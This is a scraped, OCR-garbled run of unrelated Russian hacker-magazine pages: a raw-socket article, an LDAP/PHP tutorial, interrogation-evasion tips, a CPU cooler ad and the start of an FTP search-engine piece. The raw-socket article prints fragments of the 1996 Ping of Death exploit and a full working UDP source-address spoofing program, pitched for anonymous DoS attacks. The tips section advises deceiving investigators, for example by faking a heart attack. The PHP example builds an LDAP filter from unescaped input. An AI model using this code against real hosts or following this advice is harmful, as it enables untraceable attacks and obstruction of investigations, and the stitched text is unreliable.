На первый взгляд (или спьяну) может показаться, что TCP соединение - своего рода выделенный канал, работающий по принципу: с одного конца вбросил - с другого поймал. Однако, протерев похмельные глаза рукавом, замечаешь массу небольших пакетов, с помощью которых этот поток реализуется. Грубо говоря, двунаправленный поток данных по TCP из IP-пакетов склеивается воедино. Протокол предусматривает несколько важных моментов, делающих сокет-соединения тем, что они собой и представляют. Во-первых, в IP никто не гарантирует доставку пакетов, в то время как потеря куска данных в сокет-соединении недопустима. Поэтому на каждый принятый пакет получающая сторона отвечает подтверждением. В противном случае все посылается заново. Кроме этого, TCP-пакеты имеют порядковые номера, используемые для восстановления порядка, в котором были посланы данные. Контрольные суммы, включенные в пакеты, обеспечивают сохранность данных и их прибытие на место назначения в лучшем виде.

Формат пакетов TCP, а также их разновидности ты запросто найдешь в RFC. Аббревиатура TCP означает Transport Control Protocol, и сам протокол часто обозначается как TCP/IP, так как уровнем ниже лежит IP - Internet Protocol.

ЧЕРНЫЙ PING СМЕРТИ

Общеизвестно, что старый добрый пинг используется для проверки соединения с машинкой, имеющей определенный адрес. На самом деле протокол этот называется ICMP, а пинг - одно из его применений с включенной echo-функцией. Получая такой пакет, хост обязан ответить точной копией полученных данных.

Как ни странно, когда-то злобные хакеры валили хосты именно с помощью пинга. Дело в том, что некоторые операционки были уязвимы для атак типа Ping of death. Их смысл прост: машинке с дырявой операционкой посылался пинг длиной больше стандартных 65535 байтов. Системы, вроде Solaris 2.4, Minix, MacOS 7, Windows 3.11 и 95, от этого пучило, они падали, перезагружались и висли. В 1996 году POD помог славно повеселиться многим товарищам. И хотя сейчас большинство операционок на такой понт не возьмешь, стоит все-таки взглянуть, как это делается. Вдруг кто-нибудь да выпустит интернет-холодильник или швейную машинку с неотлаженным IP-стеком? Только представь себе, сколько протухших супов, гнилых огурцов, а также рубашек с наглухо зашитыми карманами и рукавами обещает нам такой поворот событий. Поэтому приступим.


По адресу www.insecure.org/sploits/ping-o-death.html находится описание POD вместе с примером его использования. Чтобы не изобретать велосипед, обратимся к приведенному там исходнику, который был написан еще в далеком 96.

RTFM


RFC 791, описывающий протокол IP - **www.faqs.org/rfcs/rfc791.html**

RFC 792, все об ICMP - **www.faqs.org/rfcs/rfc792.html**

RFC 768, UDP для чайников - **www.faqs.org/rfcs/rfc768.html**



Исходники приведенных программ возьмешь на CD. Пример использования POD для Win95 можно найти по приведенному в статье адресу.



Хит 1996 года

Для отсылки произвольного пакета нужно выделить под него кусок памяти, а затем, правильно заполнив заголовок и добавив данные, отослать. Опыт показывает, что делать это все руками довольно сложно. Риск составить неправильный заголовок, из-за которого пакет будет зарублен локально, очень велик. Поэтому для определения заголовка пакета лучше использовать специальные структуры. struct ip дает доступ ко всем нужным полям, поэтому, "натянув" ее на буфер, можно не беспокоиться за правильность формата. Точно так же можно работать и со структурой пакета ICMP, для которого имеется свой тип struct icmphdr:

```
char buf[1500];
struct ip *ip = (struct ip *)buf;
struct icmphdr *icmp = (struct icmphdr *)(ip + 1);
```

В самом начале, где открывается сокет, мы видим заветную константу - SOCK_RAW. Она говорит о том, что мы работаем с raw sockets, то есть с "сырыми" сокетами. Слово "сырые" здесь означает степень готовности, а не относительную влажность :). То есть мы сами будем конструировать пакеты протокола. Это, в свою очередь, означает, что если при отсылке UDP или установлении соединений по TCP система обычно сама занимается проставлением нужных полей - даты, адреса отправки и назначения, контрольной суммы и прочего, то в случае с raw забота обо всем этом перекладывается на крепкие плечи программиста:

```
...
if ((s = socket(AF_INET, SOCK_RAW,
IPPROTO_ICMP
 )) < 0) {
perror("socket");
```

Кстати, в UNIX создание таких сокетов дозволяется исключительно пользователю root. Поэтому работать придется от него. Ну, или компилировать от себя, а запускать через sudo, кому как нравится.

```
...
ip->ip_v = 4;
ip->ip_hl = sizeof *ip >> 2;
ip->ip_tos = 0;
ip->ip_len = FIX(sizeof buf);
ip->ip_id = htons(4321);
ip->ip_off = FIX(0);
ip->ip_ttl = 255;
ip->ip_p = 1;
dst.sin_addr = ip->ip_dst;
dst.sin_family = AF_INET;
```

Отсылка производится одним вызовом sendto(). В приведенном выше исходнике цикл применяется исключительно для того, чтобы послать большой пакет по фрагментам. Есть у IP и такая возможность. Дело в том, что 65535 байт - ограничение не только для принимающей стороны. При попытке послать пакет большего размера любая система ответит отказом, а perror() скажет: "Message too long".

ВЫЗОВ SENDTO()

```
for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
ip->ip_off = FIX(offset >> 3);
if (offset < 65120)
ip->ip_off |= FIX(IP_MF);
else
ip->ip_len = FIX(418); /* make total 65538 */
if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
sizeof dst) < 0) {
fprintf(stderr, "offset %d: ", offset);
error("sendto");
```

В отличие от стандартной утилиты ping, программа не показывает полученные ответы. Послав пакет, она сразу выходит. Ведь жизнь коротка, и всех ответов все равно не получишь :). Несмотря на это, проверить, посылается ли что-то, вполне возможно. Смело запускай tcpdump. В экспериментах с raw sockets он тебе здорово пригодится.

SPOOFING

Еще одно хорошее применение для raw sockets - спуфинг. Он же - подстановка левых адресов отправки, благодаря которым атакуемая система думает, что пакет был послан кем-то другим. Скажем, можно вызвать DoS, посылая кучу UDP и ICMP какому-нибудь уязвимому хосту. При этом в адресе отправки будет значиться microsoft.com или сервер общества инвалидов умственного труда, и пострадавшей стороне будет весьма непросто найти концы.

Чтобы подставить левый адрес отправления, мы воспользуемся полем ip_src структуры struct ip. Спуфить будем UDP, как протокол, не требующий установления соединения, для чего напишем собственную програ-



◢ Некоторым умельцам удавалось спуфить TCP соединения с системами, начинающими нумерацию пакетов с определенного числа. Отсылая пакеты "вслепую", они знали, какой id ожидает получить TCP-стек ;).



◢ Некоторые личности отрицательно относятся к атакам DoS, даже к тем, которые произведены с применением спуфинга. Более того, за отдельные подвиги тебя могут наказать ;).

```
konst@morgue:~
[konst@morgue konst]$ nc -luzv -p 5000
Received packet from 208.17.8.183:666 -> 127.0.0.1:5000 (local)
hi, Martians!
```

netcat поймал наш пакет

ммку. Поэтому приготовься к нескольким минутам жестокого кодинга с минимумом объяснений. Включай мозги :).

Для начала подключим необходимые заголовки - stdio.h, stdlib.h, string.h, netdb.h, sys/socket.h, netinet/ip.h, netinet/udp.h. Об их назначении говорят их же имена, поэтому перейдем к собственно отсылающей пакет функции sendpack(). Она будет выглядеть так:

```
void sendpack(const char *host, const char *source, int port) {
const char *data = "hi, Martians!\n";
```

Теперь нам осталось только отмерить буфер нужной длины, "натянуть" на него структуры заголовков IP и UDP пакетов и... честно говоря, еще много осталось :), но давай пока разберемся с буферами и заголовками.

```
char buf[sizeof(struct ip) + sizeof(struct udphdr) + strlen(data)];
struct ip *ip = (struct ip *) buf;
struct udphdr *udp = (struct udphdr *) (buf + sizeof(struct ip));
struct sockaddr_in dst;
struct hostent *hp;
```

Создаем сокет:

```
int sock;
if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
error("socket");
return;
```

Заполняем поля IP заголовков перед запуском в открытый космос:

```
ip->ip_hl = 5;
ip->ip_v = 4;
ip->ip_tos = 0;
ip->ip_len = htons(sizeof(struct ip) + sizeof(struct udphdr) +
strlen(data));
ip->ip_id = 0;
ip->ip_off = 0;
ip->ip_ttl = 64;
ip->ip_p = IPPROTO_UDP;
ip->ip_sum = 0;
```

Как резолвить адреса отправителя и получателя груза, ты разберешься и сам (или полюбопытствуешь в исходнике), а мы пойдем дальше. Итак, заголовки UDP:

```
udp->source = htons(666);
udp->dest = htons(port);
udp->len = htons(sizeof(struct udphdr) + strlen(data));
udp->check = 0;
```

Содержимое пакета, приветствие братьям по разуму:

```
memcpy(buf + sizeof(struct ip) + sizeof(struct udphdr), data,
strlen(data));
```

Кладем адрес назначения для sendto() в dst:

```
dst.sin_addr = ip->ip_dst;
dst.sin_family = AF_INET;
```

И наконец, эти жестокие строки отправят на орбиту наше творение:

```
sendto(sock, buf, sizeof(struct ip) + sizeof(struct udphdr) +
strlen(data), 0, (struct sockaddr *) &dst, sizeof(dst));
perror("sendto");
}
```

Не забудем и про main(), задачей которого будет прочтение небольшой лекции по использованию, в случае если не все параметры командной строки были заданы.

```
int main(int argc, char **argv) {
if(argc != 4) {
printf("Usage: %s dest src port\n", argv[0]);
} else {
sendpack(argv[1], argv[2], atoi(argv[3]));
}
return 0;
}
```

Проверить ее работоспособность можно с помощью хорошо знакомой всем любителям сетевого хака программы netcat, которая, помимо всего прочего, умеет принимать UDP.

```
$ nc -luzv -p 5000
```

```
Запустим от рута наш шедевр:
```

```
# ./spoofudp localhost bigtits.com 5000
```

```
После чего netcat выдаст нам следующее:
```

```
Received packet from 208.17.8.183:666 -> 127.0.0.1:5000 (local)
hi, Martians!
```

Работает! Теперь разберемся, как. На самом деле все просто. Пакет состоит из заголовка IP, за ним следует заголовок UDP, а после идут непосредственно данные. В самом начале функции sendpack() отмеряется буфер нужного размера. Затем с использованием структур struct ip и struct udphdr прямо в буфере заполняются нужные поля, в результате чего он становится похожим на пакет UDP. В самом конце прицепляются данные - строка "hi, Martians!\n". Привет марсианам.

В итоге перед посылкой буфер выглядит так:

```
[ struct ip ] [ struct udphdr ] [ data ]
```


Подготовив адрес отправки в dst, вызываем sendto(), и процесс пошел. О результатах процесса на родной английской мове нам сразу же доложит perror().

Описания всех полей пакетов можно найти в комментариях к стандартным хедерам, которые обычно лежат в /usr/include/netinet/. Функция htons() используется для перевода числовых значений из формата конкретной машины в унифицированный сетевой формат. Ведь архитектуры у процессоров бывают разные, а понимать друг друга в Сети должны все.

Занимаясь спуфингом, не стоит ожидать от хостов ответов. Высылаться они будут по IP, указанным в заголовке, поэтому ты ничего не получишь. По этой же причине невозможно спуфить TCP/IP соединения. Тот, кто хочет быть незамеченным, соединяясь по TCP, пользуется сменными адресами, пробросами, виртуальными сетями и прочими наворотами. Поэтому если тебе нужна двунаправленная коммуникация, спуфинг не годится.

Впрочем, это не повод огорчаться. Подумай, сколько сервисов, ездящих на UDP, сразу же выполняют присланные команды или записывают данные в логи и базы данных без всякой проверки обратной связи. Спуфинг широко применяется в атаках типа DoS, когда, забрасывая хост пакетами, атакующий хочет сохранить свою анонимность.

Зная, как работать с raw sockets, можно сконструировать свою, улучшенную :) версию пакета любого протокола. Поэтому изучай RFC, препарируй сетевые сервисы, и кто знает, может быть, ты станешь автором первого эксплойта для интернет-холодильника соседа?



Друг и помощник tcpdump

Никита Кислицин (nikitoz@real.xakep.ru, www.ired.ru)

LDAP на службе у каталогов


Во всех предыдущих статьях я описывал различные приемы и методы построения динамических сайтов - мы учились выделять общие части в дизайне сайта, работать с базами данных, абстрагировать php-код от разметки страницы. Чаще всего в своих системах для хранения информации мы использовали базы данных - это очень удобно, быстро и наглядно. Но сегодня мне захотелось отойти немного в сторону и рассказать тебе об альтернативных системах хранения данных. Быть может, ты откроешь для себя какую-то новую возможность, которая позволит тебе реализовать задумку более эффективно?

ХРАНИ ИНФОРМАЦИЮ ПО-УМНОМУ!

НАДО ЗНАТЬ ЕГО В ЛИЦО

Прежде всего сформулируем поставленную задачу. Требуется система эффективного представления данных, которая позволяла бы осуществлять полноценный доступ к хранимой информации, не накладывала ограничений на ее объем, не была жестко привязана к какому-либо инструменту разработки, обладала достаточной масштабируемостью и в силу внутренней архитектуры наиболее четко подходила бы к решению поставленной задачи.

В самом деле, недальновидно было бы хранить данные в каком-то экзотическом формате, исходя лишь из удобства доступа к ним из используемой в данный момент системы. Ведь может потребоваться реализовать программу на другом языке - в этом случае данные, скорее всего, придется конвертировать в какой-то новый формат. Это повлечет за собой дополнительные траты времени, неизбежные ошибки и еще кучу проблем, о которых ты можешь сперва даже и не подозревать. Но когда заваришь всю эту кашу, будет уже поздно, и придется срочно клепать какие-то заплатки.



На нашем диске ты найдешь последнюю версию OpenLDAP, GDBM и BDB, подробные мануалы по этим системам, а также описание LDAP Api в PHP и еще кучу необходимой информации.

До сих пор мы довольно успешно работали с сервером БД mysql. Бесплатно, удобно, не слишком медленно, универсально - просто панацея от всех бед. Инструмент, вернее технология, о которой я тебе сейчас расскажу, в общем-то, создавался совсем для других целей. Прошу любить и жаловать - служба каталогов LDAP.

НЕМНОГО ИСТОРИИ

Прежде всего, что же такое "служба каталогов"? Это программный комплекс для хранения и каталогизации информации, т.е. преобразования ее в древовидную разветвленную структуру. В общем-то, тут прослеживается некоторая аналогия с обычной базой данных, но в нашем случае упор делается на чтение данных, а не на их добавление или модификацию - именно операция чтения реализуется здесь быстрее всего. Само собой, использовать такое представление целесообразно лишь для больших объемов данных, которые будут модифицироваться не слишком часто. Баннерная система - не наш пациент, наш - справочник "Желтые страницы".

Общеизвестный пример такой службы - DNS. Это распределенная база данных, информация в которой физически размещается на многих тысячах (сотнях тысяч?) серверов. Причем все машинки связаны в единую систему, так что клиенту одного компьютера доступны сведения, хранящиеся на другом узле, который может находиться на противоположной стороне земного шара на дне океана :).

Впрочем, это примитивный пример каталогизации информации: объекты в такой базе имеют ограниченное количество атрибутов - в нашем случае это доменное имя, IP-адрес, адреса MX-серверов и т.д.

Само собой, служба директорий с информацией о сотрудниках какой-нибудь серьезной организации может содержать более разнообразные данные и иметь гораздо более сложную и, возможно, запутанную структуру - тут все зависит от проектировщика и его профессионализма.

Служба каталогов по определению должна предоставлять простой централизованный интерфейс для доступа к данным, который может использоваться самыми разными приложениями. Протокол, по которому могла бы работать такая служба, был разработан в ISO (International Standartization Organization), и ему был присвоен идентификатор X.500. Первоначально он назывался DAP (Directory Access Protocol). В принципе, протокол был не так уж и плох - в нем была предложена гибкая и легко расширяемая информационная структура,



Официальный сайт системы. Символ OpenLDAP - симпотная такая гусеница :)

ВРЕЗКА С PHP-КОДОМ

```
??<?php
function Search($letter) {
$ld=ldap_connect("localhost");
/* Подключаемся к серверу */
if ($ld) { // Если получилось..
  $reg=ldap_bind($ld);
/* Регистрируемся в системе как анонимный пользователь */
  $se=array("name", "email");
/* Нас интересует только 2 атрибута у каждого узла */
  $sr=ldap_search($ld,"o=MyBook, c=RU", "n=$letter"."*", $se);
/* Осуществляем поиск по дереву */
  echo "Найдено ".ldap_count_entries($ld,$sr)." записей";
/* ldap_count_entries() - возвращает количество найденных узлов дерева */
  $info = ldap_get_entries($ld, $sr);
/* Получаем информацию о найденных узлах */
  for ($i=0; $i<$info["count"]; $i++) {
/* В цикле по каждому из них.. */
    echo "DN абонента: ". $info[$i]["dn"] ."<br>";
/* .. выводим интересующую нас информацию */
    echo "Имя: ". $info[$i]["name"][0] . "<br>";
    echo "Мыло: ". $info[$i]["email"][0]."<hr>";
  }
  ldap_close($ld);
/* Закрываем соединение с сервером */

} else { /* Если подключиться не удалось... */
  echo "Не удалось подключиться";
}
}
?>
```

позволявшая хранить почти любой тип данных. Однако эта разработка не прижилась из-за ряда серьезных технических ограничений, связанных с коммуникационным уровнем. Решение этих проблем вылилось в создание нового протокола - LDAP (Lightweight Directory Access Protocol), который работал уже на TCP/IP и в связи с этим мог легко расширяться и безболезненно модернизироваться.

На сегодняшний день существует несколько реализаций этого протокола от производителей софта, наиболее известные из которых: Active Derectory от Microsoft, Directory Service от Netscape и продукт Novell с одноименным названием.

Но это все коммерческие продукты, для нас малоинтересные. Из бесплатных, поставляемых открытым кодом, наибольшее распространение получил проект OpenLDAP - именно его мы и рассмотрим.

СЛЕНГ

Чтобы двигаться дальше, тебе придется подучить сленг - ведь во всякой технологии есть термины, которые применительно к контексту могут иметь самое неожиданное значение :).

Информация каталога хранится в виде объектов, или так называемых "сущностей" (entry), состоящих из специальных полей, которые называются атрибутами (attributes). Набор атрибутов, их синтаксис и правила поиска задаются схемой каталога (scheme); каждый объект каталога идентифицируется уникальным ключом - DN (Distinguished Name). Данные в каталоге представлены в виде древовидной структуры - DIT (Directory Information Tree). Вершиной такого дерева (очевидно, дерева общего вида) является корневой объект (Root Entry), "папа" всех остальных. DN корневого объекта одновременно является суффиксом всего каталога.

Каждый последующий объект - "сын" - в структуре каталога идентифицируется уникальным значением DN, который указывает путь к объекту в каталоге. Если провести аналогию с файловой системой, то DN любого объекта также включает DN всех объектов, стоящих выше по иерархии. Отличие же заключается лишь в том, что DN формируется не слева направо, как путь к файлу, а наоборот - справа налево.

DN администратора каталога (Root Distinguished Name)- это специальный объект, задающий параметры администратора каталога. Этот объект указывается в конфигурации сервера, но может и отсутствовать в самом каталоге. К такому объекту не применяются списки доступа (ACL).

База поиска, BDN (Base Distinguished Name) - это объект каталога, начиная с которого производится поиск. Дело в том, что чаще всего нет необходимости ворошить все дерево, чтобы найти какой-то элемент - целесообразнее ограничить область поиска, указав в запросе базу. По умолчанию этот параметр соответствует суффиксу каталога, т.е. по дефолту поиск производится во всем дереве.

УСТАНОВКА OPENLDAP

Сервер OpenLDAP поставляется открытыми кодами и доступен для свободного скачивания с официального сайта системы - www.openldap.org. Ты также найдешь последнюю версию OpenLDAP на CD. Собрать систему можно почти под любым Unix'ом, более того, некоторые хостинг-провайдеры осуществляют поддержку этой технологии на своих площадках.

Установка системы – малопримечательное событие:

СТАВИМ OPENLDAP

```
$ tar xzvf openldap-2.2.5.tgz
$ ./configure -enable-ldbm -with-ldbm-api=gdbm
$ make
$ cd tests; make
$ su
# make install
```

Настройку и конфигурацию сервера я здесь описывать не буду - в комплекте с исходниками, как обычно, идет хороший мануал. Лучше опишу некоторые основные функции LDAP Api в PHP, с помощью которых мы и напишем несложное приложение для примера.

LDAP API В PHP

*** ldap_connect(["узел"], [порт]).** Эта функция устанавливает соединение с указанным сервером LDAP. Обрати внимание, что оба параметра необязательны - если опущен первый, возвращается дескриптор уже открытого соединения, если же опущен второй аргумент - программа будет подключаться на порт по умолчанию, 389. В случае успеха возвращается указатель на соединение -



На сегодняшний день существует несколько реализаций протокола LDAP от производителей софта, наиболее известные из которых: Active Derectory от Microsoft, Directory Service от Netscape и продукт Novell с одноименным названием.



Для полноценной установки OpenLDAP необходимо наличие в системе одного из следующих серверов баз данных: GDBM или BerkeleyDB. Обе БД поставляются открытыми кодами, и ты можешь скачать их из Сети либо взять с диска.

положительное число, если же произошла ошибка, функция вернет код false.

* **Ldap_bind(соединение, DN, пароль).** Функция устанавливает права доступа в текущем соединении, осуществляя привязку с некоторому каталогу с заданным DN и паролем. Следует заметить, что оба параметра могут быть опущены - в этом случае наша клиентская программа попробует зарегистрироваться на сервере анонимно - некоторые администраторы, желая расшарить какую-то информацию всем пользователям сети, дают такую возможность.

* **Ldap_search(соединение, база поиска, фильтр, атрибуты).** Функция осуществляет поиск по дереву, база поиска задается вторым аргументом. Третий параметр - строковый и служит некоторым шаблоном, по которому происходит отбор элементов из дерева. Здесь можно довольно гибко с использованием булевой алгебры указывать интересующие узлы дерева. Более подробно об этом и о синтаксисе построения шаблонов ты можешь почитать в документации к LDAP, которую найдешь на диске. Последний, четвертый параметр - массив с именами атрибутов узла дерева, которые нас интересуют. Ведь каждый элемент может иметь множество атрибутов, в то время как при поиске нас реально могут интересовать лишь некоторые из них - так зачем занимать память лишней информацией? Отказ от использования этого параметра - моветон в сетевом программировании под службы LDAP :).

Пожалуй, все. Разумеется, я не привел здесь значительную часть всех функций, даже минимального набора не привел - цель была не в этом. Я так подробно рассмотрел несколько функция из LDAP Api, чтобы ты понял саму концепцию этой службы, лучше усвоил основные термины. А описание функций... Во-первых, на CD лежит исчерпывающий мануал по этому поводу, а во-вторых, лучше будет разобраться со всем этим на практике, не так ли?

ЭТИ САЙТЫ ТЫ ДОЛЖЕН ПОСЕТИТЬ. ВСЕ. И БЫСТРО :).

- www.cs.ucsd.edu/groups/hpcl/apples/pubs/nec97.ps
- www.openldap.org
- ftp://ftp.rfc-editor.org/in-notes/rfc2255.txt
- ftp://ftp.rfc-editor.org/in-notes/rfc2830.txt
- halfos.street-tv.net/lib/php/function.ldap-search.php.htm
- php4you.kiev.ua/docs/print/php4/ref.ldap.html
- halfos.street-tv.net/lib/php/ref.ldap.php.html

ПРИМЕР СИСТЕМЫ LDAP-PHP

Не хочется писать что-то сложное и большое, ты и без того уже, чувствую, запарился. Давай напишем... да чего там, адресную книгу с возможностью поиска и модификации данных. Сам понимаешь - задача банальная, но раз уж мы формально впервые столкнулись с этой технологией, будем двигаться не слишком быстро. Да и потом, дело не в размерах системы - поняв, как функционируют такие сценарии, ты без проблем реализуешь нечто более глобальное. Главное - понять концепцию :).

Наша директория - записная книжка - будет представлять собой дерево, каждый "этаж" которого - своего рода папка. Корневой элемент связан с несколькими другими - это разделы нашей записной книги, например "личное", "работа", "семья" и т.д. В каждом таком каталоге есть множество элементов, каждый из которых имеет достаточное для нас количество атрибутов (имя, телефон, мыло, адрес).

Система должна позволять осуществлять поиск информации по имени абонента, добавлять новых и модифицировать уже имеющихся. Также было бы неплохо встроить возможность создания новых папок в телефонной книге - вдруг ты захочешь организовать еще одно тайное общество? :)

На этом давай остановимся - килобайтный резерв исчерпан, код с комментариями - на врезке, ты разберешься. Но на бумаге, к сожалению, поместилась далеко не вся система, а лишь маленький кусочек :). Полный вариант забирай с диска. Удачи, будут вопросы - пиши.



Установка системы

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Как вести себя на допросе. Советы от знающего человека.

1. Молчание - золото. Молчи как можно дольше. Зайдя в кабинет к следаку, ты, скорее всего, увидишь серьезного дядьку, который заполняет бумаги, не обращая внимания на тебя. Ни в коем случае не начинай разговор первым. Кто начал говорить, тот и проиграл. Это старый КГБшный прием.
2. Делай паузы перед ответом. Причем чем длиннее, тем лучше. Во-первых, это снизит темп беседы, а, следовательно, и накаленность. Во-вторых, даст время подумать над ответом.
3. Не смотри в глаза. Это правило одно из основных. Если ты не чувствуешь в себе грандиозной силы, то лучше не испытывать судьбу. Выдержать взгляд тренированного человека совсем непросто, а проигрыш в этой игре приведет к большим моральным потерям. Смотри вниз. На руки или на стол.
4. Отвлекись и успокойся. Желательно еще до начала разговора взять в руки мелкий предмет. Ручку, пуговицу или край рукава. Когда ты начнешь нервничать, руки будут трястись, а это нехорошо. Также мелкий предмет отвлекает внимание и вводит в микротранс твоего собеседника. Желательно чтобы движения были ритмичными и повторялись с периодичностью. Не вздумай сам попасться на этот прием. Если следователь крутит в руках четки или отстукивает ритм ручкой по столу, переведи свое внимание на другой предмет. Например, начни изучать свои ногти, а мысленно напевать любимую мелодию.
5. Не проси. Ни в коем случае ничего не проси. Фразы "дайте, пожалуйста", "разрешите" и т.д. выбрось из головы. Поменяй их на "где взять", "на чем писать". Будь вежлив, но не унижайся.
6. Не бойся. Если тебя допрашивают, значит им что-то нужно. Признание ты можешь написать в любой момент, но отказаться от него будет сложнее. Тебя будут убеждать, упрашивать, пугать. Не вступай в дискуссии. Только отвечай на вопросы, на риторические вопросы отвечай про себя.
7. Притворяйся. Коси на свое плохое здоровье, теряй сознание. Такое поведение очень испугает твоих "друзей". И приятней ночевать в больничной палате, чем в камере. Я знаю случай, когда один пронырливый хлопик грамотно имитировал сердечный приступ. При этом у него даже пульс не прощупывался. Кроме всего прочего, тебе может повезти, и дело будет вести неопытный следак, у которого может появиться чувство сострадания. Тогда все, ты в дамках. Это еще лучше, чем оправдательный приговор. Дело до суда может просто не дойти.
8. Одним из методов воздействия является подсадка в камеру к уголовникам. Почти все новички раскалываются на этом испытании и готовы подписать что угодно, лишь бы не нырять в парашу головой и не быть подстилкой под своим сокамерником. По этому поводу я советов дать не могу, смотри сам, как себя вести.

Будут вопросы по этой или другой теме, обращайся. Попытаюсь помочь...

Cyber Cat
news-catpost@yandex.ru

3D Cooler-PRO

COOL

360° COOLING TECHNOLOGY

PCU21-VG

Для процессоров до Intel Pentium® 4 478 3.2 ГГц AMD Athlon™ 3200+/ Athlon™ 64 3400+ и выше!

Высокая эффективность охлаждения
- Центральный вентилятор
- Круговое охлаждение
- Вход охлаждающего воздуха сверху и со стороны основания

Низкий уровень шума
- Блок регулировки для управления частотой вращения вентилятора и уровнем шума
- Выносной регулятор частоты вращения(устанавливается в отсек 3,5” дисковода на передней панели или на планку отсека PCI на задней панели)

Легкость
- Множество полых ребер со встроенными тепловыми трубками в 4 направлениях
- Общая масса всего 430 г

Изящный дизайн
- Радиатор уникальной конструкции
- Привлекательные светодиодные индикаторы

Универсальность
- Подходит для процессоров Intel® Pentium® 4 и AMD Athlon™ 64/ Athlon™ XP










Простая установка без использования инструментов



GH-PCU21-VG
"High-Tech Ocsar"
Teccentral
Jan. 2004 Germany



GH-PCU21-VG
"Innovation Award 2004 & Highly Recommended"
OC Workbench
Jan. 2004 Singapore



GH-PCU21-VG
"Editor's Choice"
PC 2000
Feb. 2004 Taiwan

Комплект поставки
* Устройство охлаждения GH-PCU21-VG
* Теплопроводящая паста
* Регулятор частоты вращения на панели для 3,5” отсека
* Планка для отсека PCI задней панели
* Комплект крепежных скоб для процессоров P4, K7 и K8
* Кабель питания
* Винты
* Руководство пользователя на 10 языках



- GIGABYTE не гарантирует работоспособности системы на этих частотах.
- Спецификации и иллюстрации могут быть изменены без предварительного уведомления.
- Все товарные знаки и логотипы являются собственностью их законных владельцев.
- Любое превышение номинальных частот системы предпринимается пользователем на свой страх и риск. Компания Giga-Byte Technology не несет ответственности за возможные повреждения или нестабильную работу процессора, системной платы или других компонент системы.

Upgrade Your Life™ www.gigabyte.com / www.gigabyte.ru





■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЗАМУТИ СВОЙ YAHOOЯndex



Если ты хочешь, чтобы тебя уважали пользователи твоей локальной сети, в которой существуют свои ftp-архивы, – подари им поисковик по локалке. Система, которая будет осуществлять поиск нужного файла на ftp-серверах сети – более чем реальность. Алгоритм работы такого поисковика очень прост и реализуется всего за несколько часов легкого кодинга.

ПИШЕМ ПОИСКОВУЮ СИСТЕМУ

Сама система состоит из двух частей. Это собственно web-интерфейс, работающий напрямую с mySQL, а также индексатор всех файлов в архивах, с помощью которого данные в базе будут периодически обновляться. Писать все будем на Perl'е – самом простом и в то же время функциональном языке.

КАК ЭТО РАБОТАЕТ?

Давай рассмотрим самое главное – алгоритм работы поисковика. Прежде чем что-либо кодить, ты должен выпросить у всех, кто желает засветить свой FTP'шник на твоем поисковике, аккаунт к серверу. С его помощью будем индексировать заголовки файлов. Второй проблемой будет установка нужного программного обеспечения. В нашем случае это Perl и его модули: FTP::Recursive, DBD::Mysql, а также база данных MySQL.

Но это так, вводная. Самое главное – понять принцип интеграции индексатора и web-интерфейса. Он на удивление прост :). Итак, после рекурсивного процесса индексирования заголовков всех файлов с FTP-серверов, происходит запись в базу данных. Записывать будем следующие параметры: имя файла, путь к файлу и размер файла (что еще надо для счастья?). Таким образом, индексатор нужен только для обработки FTP-серверов.

Теперь о web-интерфейсе. Скрипт search.cgi проводит анализ запроса. Если запрос простой (одно слово), происходит выборка из БД. В противном случае строка разбивается по пробелам. В сценарии указывается число ссылок, которые будут отображаться на каждой странице, а также косметические переменные, содержащие цвет фона и найденной ссылки.

РОЖДЕНИЕ ИНДЕКСАТОРА

